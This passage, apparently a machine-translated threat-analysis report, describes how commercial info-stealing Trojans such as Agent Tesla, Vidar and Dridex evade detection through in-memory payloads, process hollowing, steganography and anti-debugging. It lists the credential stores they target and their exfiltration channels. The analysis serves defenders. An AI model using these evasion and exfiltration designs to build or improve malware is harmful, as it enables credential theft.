

Figure 4-9 RedLine Trojan Update Description 49

The commercial espionage Trojan tries to adopt the highly modular load, that is, the internal components are relatively independent, easy to update the iteration, and strong scalability. The Trojan writer can customize the function according to the intention of the buyer, and when upgrading the function of the component, there is no need to modify the Trojan horse itself greatly. The loader usually only has non-core functions such as collecting basic information and persisting, and focuses on strengthening the ability of defense and evasion, or evolving into a botnet with complex network structure, so as to ensure the continuous distribution and successful execution of subsequent components. Commonly used component functions include data stealing, intranet scanning, vulnerability attack, sending spam, intranet penetration and so on.

4.4 Bind and deliver more malware, and collude with each other to expand the interest chain

Commercial secret-stealing Trojans usually have the function of delivering malware, through which attackers can spread backdoor programs, ransomware, mining Trojans, and so on, causing greater losses to victims. Take the double blackmail attack that appeared in recent years as an example: The attacker would steal the data before encrypting it, and then blackmail the victim from the risk of data leakage and the risk of data destruction in an attempt to gain more profits.

5 The typical countermeasure technology of commercial espionage Trojan

In order to prevent core function codes and character strings from being detected by security software, espionage Trojan will adopt various countermeasures to hide its own characteristics and increase the probability of successful attack. The commonly used techniques include file -free technology, steganography, modified exception handling mechanism, and so on.

5.1 Use non-document technology to avoid detection

The code will be obfuscated by the Trojan, and use the loader to execute it indirectly. the load of each layer is not landed on the ground, but only loaded in the memory. the commonly used technique is as follows.

5.1.1 Encrypt the memory payload

The secret Trojan usually uses a complicated and confusing encryption and decryption algorithm to encrypt and store the attack payload in a resource segment of its own file or a remote server, and only acquires and decrypts the payload at run time, thus avoiding the load landing. Evading the Detection of Security Software. For example, the Vidar secret Trojan horse uses a loader to decrypt the payload in memory, and the decryption algorithm uses multiple shifts and XOR.

Figure 5-1 Decrypting PE Files 51

5.1.2 Multi-layer loads are used

Espionage Trojan uses multi-layer attack load to nest load, and each layer load in memory with different obfuscating means to avoid security software detection. For example, the Agent Tesla Trojan uses 4 layers of load [3], and the obfuscation means at each layer include load division, Base64 encoding, exclusive OR encryption, picture steganography, loading in memory, and injection execution. the execution flow is shown as follows:[3]



Figure 5-2 Agent Tesla Multi-tier Load Diagram 52

5.1.3 Hollowing out technology in use process

The espionage Trojan adopts process hollowing out technology, uses the API function of cross-process memory operation to replace the memory space of other normal process with malicious code, disguises itself as normal process to execute, and avoids the detection of security software.



Figure 5-3 Create a process and inject a load by a process hollowing out technique 53

5.2 Avoid detection using steganography

Steganography (the technology of information hiding) is used by the Trojan to hide the payload and configuration information in other information, or to store information in an unusual carrier. For example, the ReZer0 loader adopted by the Agent Tesla Trojan hides the attack load in PE format in the picture pixels, and the load is restored by analyzing the picture pixel data to avoid detection during running.



Figure 5-4 Hiding Load Using Steganography 54

5.3 Using Exception Handling Mechanism to Confronting Analysis

By registering custom exception handling functions, the secret Trojan horse disrupts the normal execution flow and destroys the debugger function, thus countering the analysis. For example, the Dridex Trojan registers VEH exception handling function, catches the exception triggered by int 3 instruction, and realizes the effect of indirectly calling API and anti-debugging.



Fig. 55 Register the VEH function to capture an exception 5-

6 Analysis and display of popular commercial espionage Trojan

6.1 Agent Tesla

The Agent Tesla Stealth Trojan was originally sold on its official website in 2014, with prices ranging from a few dollars to a few tens of dollars depending on the function users choose. The website claims to be selling "legitimate" keystroke logging tools, but the program contains all kinds of theft functions and uses more anti-analysis means. The website technical staff will also provide support for the illegal use of the software, after which the espionage Trojan is turned into a sale in the hacker forum.



Figure 6-1 The archived version of the Agent Tesla sales page from 2017 61

Agent Tesla's control panel is written in PHP and protected by code to avoid being "pirated."



Figure 6-2 Code Protection for Agent Tesla Control Panel 62

- **Data theft**

Data theft affects system data, browsers, e-mail, FTP, remote connection tools, VPN accounts, instant messaging software and server operation and maintenance tools, as shown in the table below:

Table 61 Scope of secret theft 6-1

系统数据	系统信息	网络配置	Windows 凭据	Web 凭据
	屏幕截图	键盘记录		
浏览器	360Chrome	7Star	Amigo	BlackHawk
	Brave	Brave Browser	CentBrowser	Chedot
	Chrome	Chromium	Citrio	CocCoc
	Comodo Dragon	CoolNovo	Coowon	CyberFox
	Edge	Elements	Epic Privacy	Falkon Browser
	Firefox	Flock	IceCat	IceDragon
	Iridium	K-Meleon	Kometa	Liebao
	Opera	Orbitum	PaleMoon	Postbox
	QIP Surf	QQ Browser	Safari Browser	SeaMonkey
	Sleipnir 6	Sputnik	SRWare Iron	Thunderbird
	TorchBrowser	UC Browser	Uran	Vivaldi
	WaterFox	Yandex		
电子邮件	ClawsMail	eM Client	Foxmail	IncrediMail
	Mailbird	Opera Mail	Outlook	PocoMail
	TheBat			
FTP	cftp	CoreFTP	FileZilla	FlashFXP
	FTP Navigator	SmartFTP	WS_FTP	
远程连接	RealVNC	TigerVNC	TightVNC	UltraVNC
	WinRDP	WinSCP	WinVNC3	
VPN	NordVPN	OpenVPN	Private Internet Access	
即时通讯	Paltalk	Psi/Psi+	Trillian	
其他软件	DynDNS	JDownloader	MySQL Workbench	Vitalwerks DUC

- **Data return**

The supported return methods include email, FTP, HTTP and Tor anonymous network. the attacker can select any one of these methods and hard-code the relevant parameters into the sample to realize the return.

1. send back via the Tor Anonymous network

The espionage Trojan will automatically download the Tor client and carry out HTTP communication through the anonymous network, which makes the backhauling server more difficult to be traced back and destroyed, and increases the durability of the espionage Trojan.



Figure 6-3 Return over the Tor Anonymous Network 63

2. Return via email

Support email return via SMTP protocol.



Figure 6-4 Return via E-mail 64

3. Return via FTP

Upload files using hard-coded return addresses, user names and passwords.



Figure 6-5 Return via FTP 65

4. Return via HTTP

Group the data into a form and send it to the server.

